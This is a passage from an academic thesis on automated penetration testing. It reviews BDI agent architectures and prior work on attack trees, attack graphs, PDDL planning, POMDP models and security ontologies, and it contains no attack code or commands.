behaviour, consisting of two types of interaction that flow between the horizontal and vertical layers. Cognitive architecture is based on cognitive sciences, which focus on human cognition and psychology, while semantic architecture is adopted into semantic technology.

2.3.2 BDI Agent Architecture

BDI architecture is based on practical reasoning, as proposed by Bratman [11]. Practical reasoning is reasoning toward actions, the process of determining what to do, while the theoretical reasoning process aims to obtain conclusions by using knowledge. Human practical reasoning consists of two activities, namely deliberation and means-end reasoning. Deliberation describes the state of affairs which needs to be achieved, and means-end reasoning represents how to achieve such state of affairs.

Means-end reasoning is better known in the AI field as planning [32], which generates a course of action to achieve a specific goal. The major problems within this approach are that it is very computationally costly and incapable of planning and acting in real-time. Agent technology is a natural candidate approach to deal with complex tasks in a dynamic environment. In BDI architecture, agents consist of three logical components representing mental states namely:

- **Beliefs:** information the agent has about the environment.
- **Desires:** the agents motivation or possible options that the agent may like to carry out.
- **Intentions:** the states of affairs that the agent has decided to carry out.

Intentions are key components in practical reasoning and critical to an agent's success. The BDI is the best-known architecture [83] and the procedural reasoning system (PRS) is one of its best-known implementations. PRS was initially developed at Stanford Research Institute by Michael Georgeff and Amy Lansky [31]. It has proved to be one of the most durable approaches to develop agents to date. To build a real-time reasoning system, PRS can deal with complex tasks in dynamic environments. The architecture of PRS consists of four key features: beliefs, desires, intentions and plans, and an interpreter (See Figure 2.3).

In the PRS system, plans indicate a course of action for the agent to achieve its intentions. Plans are manually constructed and pre-defined with a library by the agent programmer. Plans in the PRS have the following components:

- **a context:** the pre-condition of the plan.
- **a body:** the course of actions to carry out.
- **a goal:** the post-condition of the plan.

The agent interpreter is used to update beliefs from observations of the environment, generating new desires based on beliefs and selecting desires to act as




Figure 2.3: The Procedural Reasoning System (PRS)
[10]

intentions. Finally, the interpreter selects an action to perform the agent’s current intentions. Since the mid-1980s, the PRS has been re-implemented several times, such as the Australian AI Institutes dMARS system [24], the University of Michigan’s C++ implementation UM-PRS and a Java version called JAM! [46]. JACK extends the Java language with a number of BDI features [14], while a programming language called AgentSpeak is used to define a programme in the form of plans [10]. Some implementations support BDI-style programming as libraries, such as BDIPython [12].

2.4 Ontology

The concept of an ontology [36] comes from the field of philosophy and has been widely used for knowledge representation in the field of AI in recent years. It can be used to describe concepts and their relationships in a certain domain. The main

components of an ontology are classes, relations, functions, axioms and instances. An ontology can be created by Protege [75], a widely-used open-source ontology editor and knowledge management system. With the assistance of domain experts, researchers have established ontologies in many areas. For example, the SENSUS ontology [55] provides a conceptual structure for machine translation, the UMLS ontology [9] is a medical language system, the CYC ontology [59] is used to establish human common sense, and an English dictionary is based on the cognitive linguistics Word-Net ontology [68]. An example of an attack ontology is shown in 2.4.




Figure 2.4: An example of an attack ontology

An ontology not only allows domain knowledge to be shared and reused through a formalisation, but it also has an excellent conceptual hierarchy and support for logical reasoning. The SWRL [44] is a semantic web rule language combining the Web Ontology Language (OWL) and RuleML, which can be used to implement inference functions and create a knowledge base. SWRL can be regarded as a combination of rules and an ontology; it can directly use relationships and vocabulary in an ontology. The SWRL rules have two parts, a body and a head, which represent a precondition

and post-condition. The body and head consist of a set of atoms, which are the smallest unit in a rule.

Drawing on the benefits outlined above, this thesis establishes an ontology to describe the relationship between targets, vulnerabilities and attack actions. Using SWRL and an ontology, the reasoning ability of the BDI model is strengthened.

2.5 Summary

This chapter introduced background knowledge related to this thesis about PT, agent architectures, especially the BDI model, and ontology. The BDI model provides reasoning from action output to environmental response. The taxonomy of PT is used to create a PT ontology. Based on ontology, the ability of BDI reasoning can be improved. This research follows the PTES PT standard and process, while the action space is based on, but not limited to, the Metasploit framework.

Chapter 3

Related Work

3.1 Introduction

To date, there has been little academic research on automated PT, and the field is still in its infancy [65]. Many studies or implementations lend to only mapping vulnerability scanner results to the corresponding exploitation tools [38]. Most of the research addresses PT as a planning problem expressed in terms of an attack tree, an attack graph, or based on PDDL. Some researchers have attempted to achieve automated PT using the POMDP. Ontologies are also widely used to represent, share and reuse knowledge in the information security field. This chapter introduces the above content in detail.

3.2 Attack Tree

Attack trees are conceptual structures describing how an asset or a target might be attacked, and were first proposed by Bruce Schneier [90]. An attack tree has been used to describe threats to and possible attacks on targets. If administrators have knowledge of all the different ways of attacking a system, it is easy to design countermeasures to mitigate these attacks. Basically, attacks are represented in a tree structure. The root node represents the target, and other nodes represent

different attack actions. Figure 3.1 presents an example of an attack tree. The OR




Figure 3.1: Example of an attack tree
[107]

nodes indicate alternative ways to achieve the goal, while the AND nodes represent the steps that should be taken to achieve the same goal. Attackers cannot achieve the goal unless all sub-goals are satisfied.

To systematically model cyber-attacks, an attack specification language was specified in [101] to express aggregate attack behaviours and modalities. Each attack model contains descriptive properties, pre-conditions, sub-goals and post-conditions. Properties are used to express attack characteristics, such as attack description, CVE link and version. Pre-conditions indicate the system environment or configuration properties. Sub-goals represent antecedent objectives of system intrusions or compromises. Post-conditions refer to state changes in systems and environments or the effect of attacks. Using the attack specification language, the attack decision-making problem can be transferred to an attack tree search problem.

An attacker can use an attack tree to paths to compromise the targets. Naturally,

attack trees can be used to perform automated PT. In [111], the rule trees method was used to achieve the automation of PT; each chain of rule trees stores a complete attack process. The likelihood of an attack can be calculated according to their vulnerability information table and threat classification model. They also proposed the security assessment process to meet NIST guidelines. In theory, the result of their approach can be improved by adding a number of rules. In [77], a penetration attack tree model can describe, organise, classify, manage and schedule the attacks for an attack resistance test. This model integrated the attack execution relations and attribute relations, which can be used to construct the unification description of the test plan and attack operation sequence to guide the tests to complete PT tasks. Firstly, they established the penetration attack tree based on an attack tree structure and redefine two kinds of nodes, such as attack attribute and characteristic node (AttN) and attack behaviour node (BehN) as well as using “and” and “or” to express the relationship of nodes. Then, they established the attack behaviour node execution order sequence, based on the penetration attack tree, in order to assist attack implementation.

The advantages of the attack tree model are that it is intuitive and easy to understand. It not only describes the attack path but also quantifies the various factors of the attack. However, the disadvantages of attack trees are also apparent. The scalability of the structure of attack trees is limited. For example, and/or nodes are difficult to prune and extend. Moreover, it is challenging to model complex relations between various attacks using attack trees. Another problem associated with attack trees is that they are computationally expensive due to the numerous state spaces. Attack trees face challenges in decision-making environments where an agent must plan and act in real-time. In addition, the attack tree model is not suitable for multi-objective scenarios.

3.3 Attack Graph

Attack graphs were first proposed by Swiler in 1998 [99]. They are a type of directed graph that can describe all paths that an attacker can take to reach the target from

the starting point of the attack. Nodes in an attack graph represent state of the attack, for example, the target machines to which the attacker has gained access and the user privilege the attack has compromised. Arcs represent a change of state caused by a single action taken by the attacker. By assigning probabilities of attack success to the arcs, various graph algorithms, such as shortest-path algorithms, can identify attack paths with the highest probability of success. The attack graph can be generated by three components: attack templates, a configuration file and an attacker profile. The *Attack templates* consist of the information or conditions which must hold for the attack, such as operating system version or open port. The *configuration file* gives information about target systems, including the topology of the network, configuration information of workstations, printers or routers. The *attacker profile* provides information about the attacker's capabilities, such as attack actions. The attack graph not only describes multiple attackers and multiple targets but also supports reasoning.

There are two types of attack graphs: state-based attack graphs and attribute-based attack graphs [16]. In state-based attack graphs, each node represents network states or attack states such as operating system version, open ports, services, vulnerabilities and user privilege. The arcs represent the path of transition from one state to another. The state attack graph can show all possible attack paths from the initial state to a goal state. However, the number of attack paths increases exponentially according to the scale and number of target vulnerabilities. Therefore, this type of attack graph is not suitable for large-scale networks. In contrast, attribute-based attack graphs have better scalability in large-scale network [47]. Attribute-based attack graphs have two types of nodes, which represent atomic attacks and attribute nodes, respectively. The attribute node indicates the pre-condition and effects of atomic attacks. Figure 3.2 demonstrates an example of an attribute attack graph [93]. Each node includes an attack ID number, which indicates the atomic attack; a flag S/D shows whether the attack is detectable or not by intrusion detection system, as well as the sources and targets. The paths from a root node to a leaf node shows a sequence of atomic attacks the attacker can act without being detected.

In many network security analyses based on attack graphs, researchers have con-




Figure 3.2: An example of an attribute attack graph [93]

structured attack graphs based on their network and vulnerability modelling to determine whether attacks can gain access privilege from starting location to targets. Artz et al. [5] described the first version of the Network Security Planning Architecture (NetSPA) system implemented using C++. Its input information from a custom database includes host, software types and versions, network vulnerabilities, intrusion detection system placement, gateways, firewall rules and exploits. This tool generates attack graphs based on the input information, then uses a depth-limited forward chaining depth-first search algorithm. The authors evaluated this tool in a realistic network with 17 hosts; it took less than 90 seconds to produce three attack graph layers.

Kyle Ingols et al. [49] described major improvements to the NetSPA attack graph system. It requires to model zero-day exploits, client-side attacks and countermeasures such as intrusion prevention system (IPS) and proxy and personal firewalls. NetSPA models reachability, firewall, branching between chains, network address translation (NAT), reverse reachability, non-transparent proxy and IPS system.

However, the scaling is poor because it generates a full attack graph that finds all paths to all possible goals. In addition, NetSPA has not modelled attacks specific to a web server or database, such as SQL injection and XSS.

Ammann et al. described a polynomial algorithm [4] that can be used to generate attack graphs based on vulnerabilities, attacker privileges and exploits. The algorithm can compute paths to a goal and determine the minimum attack actions that can be used. The main problem of this approach is that it cannot deal with changes in network state; for example, DoS attacks cannot be modelled in the approach. Jajodia et al. [50] described a topological vulnerability analysis (TVA) tool which automates the labour-intensive type of analysis performed by penetration testers. The TVA tool requires vulnerability information from the Nessus vulnerability scanner. Nevertheless, conditions of exploits, attack goals and network topology need to be provided by hand. This tool can generate and analyse attack graphs based on a polynomial-time algorithm [4] to prevent the attacker from reaching goal states. This was one of the most comprehensive tools, before 2005, for the generation and analysis of attack graphs. However, firewalls and router rules are not analysed and there is poor scaling to large networks.

Some studies have present formal languages that can be used to describe actions and states in attack graphs. These languages define the pre-conditions and post-conditions of an attacker action to represent the premises and effects of such an action. In addition, these languages describe network components such as hosts, routers, firewalls, topology and vulnerabilities. Templeton et al. regarded attacks as a set of capabilities supporting abstract attack concepts [100]. When the requirements of these concepts are satisfied, the concept provides capabilities that other concepts can use. An example of a scenario attack is presented in a language called JIGSAW to show the model of remote shell connection spoofing. This is one of the first papers to present how attack scenarios can be generated automatically to achieve multiple attack actions. The main weakness of this research is that it requires a great deal of human labour to manually describe the concepts in JIGSAW. Cuppens et al. presented an attack description language based on logic which uses a declarative approach to describe attack scenarios as a combination of actions [20].

In the language, the conditions and effects of an attack are described with logical formulas and provide a description of the attack from the point of view of the attacker.

Some reported research has applied genetic algorithms or security metric models in attack graph generation methods. Alhomidi et al. [2] proposed a graph-based risk assessment model, which helps organisations and decision-makers to make appropriate decisions in terms of security risks. They also developed a genetic algorithm (GA) approach to determine the risks of attack paths and produced useful numeric values for the overall risk of a given network. The algorithm provided a natural way of exploring a large number of possible attack paths. However, it may omit high-risk paths. Wang et al. [106] proposed an attack graph-based probabilistic metric for network security. The authors defined the basic metric and provided an intuitive and meaningful interpretation of it. Computing the metric directly from its definition is not efficient in many cases; to solve this problem, the authors proposed heuristics to improve the efficiency of such computation.

To take the probability of an attack of each attack path into consideration, some researchers have tried to make use of Common Vulnerability Scoring System (CVSS) information to generate attack graphs. Gallon et al. [28] proposed to combine attack graphs and a CVSS framework in order to add damage and exploitability probability information. They defined a notion of risk for each attack scenario based on quantitative information added to attack graphs. However, this approach is not suitable for large networks. Keramati et al. [53] proposed a method that can measure the impact of each shown attack in the attack graph on the security parameters (confidentiality, availability and integrity) of the network. They defined some security metrics by combining a CVSS framework and attack graph that can help to assess network security quantitatively by analysing attack graphs as well as finding the most perilous vulnerability in the network. The main problem of this method is that it takes no account of the issues of the circular path and combination explosion.

In the most recent studies, published in 2020, researchers utilised MulVAL [80] to generate attack graphs. Drew Malzahn et al. [61] presented an automated vulnerability and risk analysis (AVRA) approach for use in cyber risk assessments. A

scanner is used to capture system information and generate attack graphs using MulVAL. Finally, AVRA executes the attack graph to verify and validate vulnerabilities using Metasploit. The limitations associated with AVRA are that the results of AVRA are strongly dependent on the quality of the input data and it is difficult to translate from system facts to exploit parameters.

Researchers have also tried to combine attack graphs with reinforcement learning. Zhenguo Hu et al. [45] used the Shodan search engine [96] to capture system information and generate an attack graph using MulVAL. Unlike other studies, the authors first used a depth-first search (DFS) algorithm to find all possible attack paths and construct a simplified transfer matrix. Finally, they utilised the deep Q-learning network (DQN) algorithm [70] to determine the optimal attack path and execute the attack graph using Metasploit. Similarly, Ankur Chowdary et al. [18] proposed an autonomous security analysis and penetration (ASAP) testing framework. The authors used MulVAL to generate an attack graph based on network service and vulnerability information. The attack graph is stored in an XML file. The CVSS [66] is used to determine the reward function in DQN to generate attack plans. Finally, the authors used an ELK server [95] to obtain evidence of a successful attack performed by Metasploit. However, these studies did not prove that the DQN improves the performance of attack graphs.

Attack graphs can generate all possible attacks in the network and provide the perspective of an attacker. Intuitively, they can help to achieve automation of PT. However, the main shortcoming of attack graphs is that the output is usually a path, namely a sequence of actions from the initial state to the goal state. In fact, automation of PT needs not only to plan but to execute actions in real-time to interact with dynamic decision-making environments. In other words, the problem that has not yet been addressed is how to execute and validate the attack paths from the analysis of the attack graph. Another limitation is that the scalability of attack graphs is poor, and the computation is expensive because the number of targets or states grows exponentially in attack graphs. Generating an attack graph is time-consuming, and it is difficult to select the optimal path if the system model is large or complicated.

3.4 PDDL-based Attack Planning

Automated planning (AP) is a process of selecting actions in achieving expected outcomes, and plays a significant role in various AI applications [32]. It is the AI branch that automates reasoning about plans and formulates a plan to achieve a specific goal in a given situation. A planning system takes as input a description of the initial state, the actions available and the conditions to reach a goal. The output of a planning system is a sequence of actions to be executed from the initial state to the goal. The PDDL is a formal knowledge representation language designed to express planning models. It is commonly used for encoding domain knowledge [64] into a PDDL domain file and a problem file. Each PDDL problem description includes a set of world objects, an initial condition and a goal description. There are various classical and forward heuristic planners available, such as Metric-FF [42], which use problem-solving techniques to generate attack plans. A planner begins its execution from the initial state with a graph-based representation called plangraph. The plangraph is generated starting from the initial state; successive application of state transition operators over all instances are then used to map states and goals into actions [63].

Many studies make use of PDDL to express the action needed for attack planning and to model the problem of PT. Boddy et al. made use of classical planning to generate hypothetical attack scenarios to exploit the system [8]. Their study applies classical planning techniques to analyse computer network vulnerabilities and generate courses of action from the initial state to the attacker's goal. Their behavioral adversary modelling system (BAMS) is based on PDDL and Metric-FF planner, which includes 25 different objects, 124 predicates and 56 actions, while each problem contains 200 to 300 facts. This application has demonstrated the generation of attack plans for a simple but realistic model of a web-based document management system.

To solve the scalability problem of the attack graph, Ghosh et al. [35] proposed an approach based on GraphPlan planner, PDDL and a customised attack path enumeration algorithm to generate minimal attack paths. Their model can be scaled

to realistic and complex networks. The analysis shows that the attack graphs using customised algorithms can be generated in polynomial time.

Similarly, researchers have presented a complete PDDL representation of an attack model and integrated a planner into a PT framework [79]. A transformation algorithm is used to convert attack models into PDDL representation. Attack information includes initial conditions, PDDL actions and the goal encoded into a domain file. In contrast, the information about systems, such as networks, machines, operating systems, ports and running services, is stored in a problem file. The PT tool includes about 700 exploits, and the PDDL domain has about 1800 actions.

Roberts et al. complemented previous approaches by integrating user actions and supporting personalisation to extend attack graphs [86]. Their work focus to those vulnerabilities present in a particular user/system combination based on PDDL and Metric-FF planner. In the same year, Elsbroek et al. [25] designed a FIDIUS system for an intelligent vulnerability testing tool. The system consists of the knowledge, decision and action components, which represent information about targets, planning for the next steps based on the current knowledge, and action space. The critical component is the decision, which includes two intelligent agents: one using action state planning for attack plan generation based on PDDL, FF planner and cFF planner while the other predicts of a hosts value based on a neural network. The planner-based agents cannot be used in a Black-box scenario as the agent plans everything in advance, while the hosts value prediction agent decides which is the next host to be exploited rather than the following action to be executed. The action component is based on Metasploit. Previous approaches based on PDDL attack planning have been limited due to its inability to deal with uncertain situations. To address this issue, Sarraute et al. proposed a model that takes into account the probability of success of the actions and their expected cost [89]. Their planner is based on the PPDDL language [110], an extension of PDDL for expressing probabilistic effects, and was integrated into the PT framework Core Impact. They showed that probabilistic attack planning could be solved efficiently for large networks.

PDDL-based attack planning for security testing has attracted a large number of studies showing how to execute and validate the attack paths which result from

analysis of the attack graph. In addition, planners can solve the scalability issues of attack graphs. However, the main drawback is that it uses classical planning. The system cannot handle incomplete knowledge, uncertainty and interaction with the dynamic environment, because the result of a planner is a list of actions.

3.5 POMDP Model for Penetration Testing

A POMDP is a model for decision making under uncertainty [71] and usually defined by a tuple $\langle S, A, T, R, Z, O \rangle$ where,

- $s \in S$ (state space) represents a finite set of possible states about the environment.
- $a \in A$ (action space) represents a finite set of possible actions available.
- T (state transition function) $T(s, a, s') = \Pr(s' | s, a)$ represents the probabilistic relationship about how the state of the world can be changed by executing the actions.
- R (reward function) $R(s, a)$ describes how the agent should behave.
- Z (observation space) $o \in Z$ represents a finite set of observations of the state.
- O (observation function) $O(s', a, o) = \Pr(o | s', a)$ describes the relationship between the states and observations.

POMDP aims to find out an optimal policy π that maps states to actions where: $\pi : S \rightarrow A$. The optimal policy gives the best actions at each state based on its observations and maximises its future gain (total reward). Figure 3.3 shows an illustration of the POMDP model.

Compared to the classical deterministic planning mentioned above, the agent has to interact with a system with an uncertain dynamic environment and whose current state is unknown. The choice and effect of actions are also uncertain. As PT concerns acting under uncertain scenarios, POMDP is a natural candidate to




Figure 3.3: POMDP model
[84]

model this particular problem. Sarraute et al. [88] modelled the PT problem in terms of POMDP. They modelled the states to describe target information such as OS, software version and vulnerabilities. In addition, a terminal state was used to describe quitting. Two types of actions, tests and exploits, were taken from a Core Security database, which allowed them to collect information about targets such as OS detection and port scan and then exploit targets. They modelled the reward function in terms of the asset value, maximum time and detection risk. In contrast, no reward was received when the terminate action is executed or once the terminal state is reached. The transition function and observation function were specified as the action's transition matrix and probability 0 or 1. In this research, generating a POMDP model for PT required knowledge about states, actions, observations, reward function, transition function and the initial belief state. To solve the POMDP problem, Kurniawati et al. [57] used an approximate POMDP planning (APPL) solver written in C++ based on the SARSOP algorithm. However, the research

concluded by raising the scaling issue that limits POMDP in PT scenarios. If the number of hosts increases, the time needed to find exploits grows exponentially.

Further research [87] proposed a method to generate better attack plans for a particular machine within a short period. The author's solution applied POMDP to find feasible attacks for each machine. The research tried to solve the scalability issues using an additional 4AL decomposition algorithm to create policies for each attack graph. However, the issue of scalability has not been resolved in realistic PT scenarios.

Despite all its advantages, POMDP has two major limitations: firstly, its scalability is a significant issue. Secondly, it is difficult to design the initial belief for every real-world problem and its accurate probability distribution. In the PT scenario, it is unclear how agents can obtain these distributions. Additionally, POMDP models are complicated and require expensive computational resources.

3.6 Ontology for Information Security

Knowledge of PT is usually acquired by a small number of individuals, and it is difficult to share and reuse. Moreover, the establishment and management of the knowledge base are the most challenging and critical problems in automated PT research. Some previous work has been performed on taxonomy and ontology in the security field, which is the foundation of the automated PT approach.

Pinkstion et al. [82] produced an ontology specifying a model of computer attacks based on over 4,000 classes of computer attacks for intrusion detection. The classes were categorised according to the system component targeted, means of attack, consequence of attack and location of the attacker. The authors presented their model as a target-centric ontology and illustrated the benefits of an ontology instead of a taxonomy.

Herzog et al. [40] presented an ontology of information security that models assets, threats, vulnerabilities, countermeasures and their relations. This ontology covered general knowledge and can be used as a vocabulary, roadmap and extensible dictionary of information security. The ontology was also used for reasoning about

relationships between entities, and answering questions about information security.

Hansman et al. [37] provided a method for the analysis and categorisation of both computer and network attacks. The taxonomy was designed to deal with an increasing number of attacks every day and consists of four dimensions: attack vector, attack targets, vulnerabilities and payloads.

Venter et al. [103] discussed a taxonomy for information security technologies, which are used to secure information at the application, host and network level. The authors described security technologies in terms of two categories: proactive and reactive. Gao et al. [30] proposed a taxonomy that consisted of five dimensions, namely attack impact, attack vector, attack target, vulnerability and defence. The authors also provided a method to evaluate the effect after an attack.

Some ontologies have been based on vulnerabilities as opposed to ontologies built to capture attack or information security concepts. For example, Wang et al. [105] built an ontology for vulnerability management (OVM) which was populated with all vulnerabilities in NVD, such as CVE, CWE, CVSS and CAPEC, and the relationships among them.

3.7 Summary

In this chapter, related research about the automation of PT was reviewed, including attack trees, attack graphs, PDDL-based attack planning, POMDP and ontology. These methods have their own characteristics and limitations and do not carry out real-time automated PT. In the next chapter, an agent model is introduced to solve the problems.

Chapter 4

BDI Architecture for Penetration Testing

4.1 Introduction

Related research has used planning algorithms to model PT. However, these solutions either cannot handle incomplete knowledge, uncertainty and a dynamic environment or they exhibit poor scaling. This chapter presents the BDI architecture, which provides a complete practical reasoning framework for automation of PT and reporting. The BDI knowledge base is used for decision making, which includes expert experience.

4.2 Analysis of Penetration Testing Problem

PT implies the external security evaluation of an organisation by an analyst, identifying vulnerabilities and assessing possible attack actions. As a widely-used evaluation approach for information security, PT possesses specific characteristics, such as:

- **Interactivity:** PT is an activity whereby attackers can execute actions directed at target environments and receive responses.

- **Dynamic:** The state of the target environment may change after an attacker carries out actions.
- **Uncertainty:** The knowledge and response of the target environment are uncertain. In Black-box PT, attackers usually cannot obtain accurate information about targets. Moreover, the action effects of targeting the environment are unknown.
- **Complexity:** In PT, the state space and action space are infinite in theory because the target configuration is infinite and attackers can carry out infinite actions to obtain target privilege. Usually, attackers need to choose the best actions based on their experience.

4.2.1 Environment

In general, the PT environment refers to various hardware targets, including hosts, firewalls, gateways, routers, network bridges, modems, wireless access points, switches, hubs and repeaters. Also, the environment includes information about targets such as IP address, operating system, configurations, open port, DNS, services, network topology, protocols, vulnerabilities, users and privileges. In practice, environmental information is unknown, and attackers try to collect as much information as possible about the environment at the information-gathering stage.

4.2.2 State

States refer to the changes of environment or attacker's privilege. In the context of PT, there is no need to know the full state of the system to describe the current situation but only to focus on aspects that are relevant to the task. In addition, a terminal state indicates whether the PT is successful or has terminated, as any PT has a finite execution.

4.2.3 Action

Actions refer to any executions that an attacker can carry out during PT. These actions include either known PT tools such as Metasploit or attack scripts created by attackers in order to acquire information about targets or attempt to obtain privileges from targets by exploiting a vulnerability. Typically, each action has pre-conditions and post-conditions.

4.2.4 Decision Making

When action space and environmental information are available, attackers need to carry out actions to interact with environments based on their skills and experience. According to previous experience, attackers know how to perform actions in particular states. Sometimes, attackers make decisions according to their intuition.

4.2.5 Goal

The goal created for the agent needs to be consistent and achievable [23]. PT is a process of identifying vulnerabilities by performing real attacks from the prospect of an attacker. The goal of PT is to obtain high-level access privileges, such as root or administrator, in target systems. However, the goal is not always achievable in practice, a terminal state is needed to avoid infinite loops. Attackers can perform various attacks to exploit targets and do not need to find the shortest attack path. PT is more concerned about whether it can succeed in a specific time rather than succeed in the shortest time.

4.3 BDI Architecture for Penetration Testing

According to the analysis above, agent-based BDI is a natural candidate to solve the automation of PT. It provides a complete practical reasoning framework that can interact with the target. This section presents how to model PT problems using agent-based BDI architecture.

4.3.1 Agent World

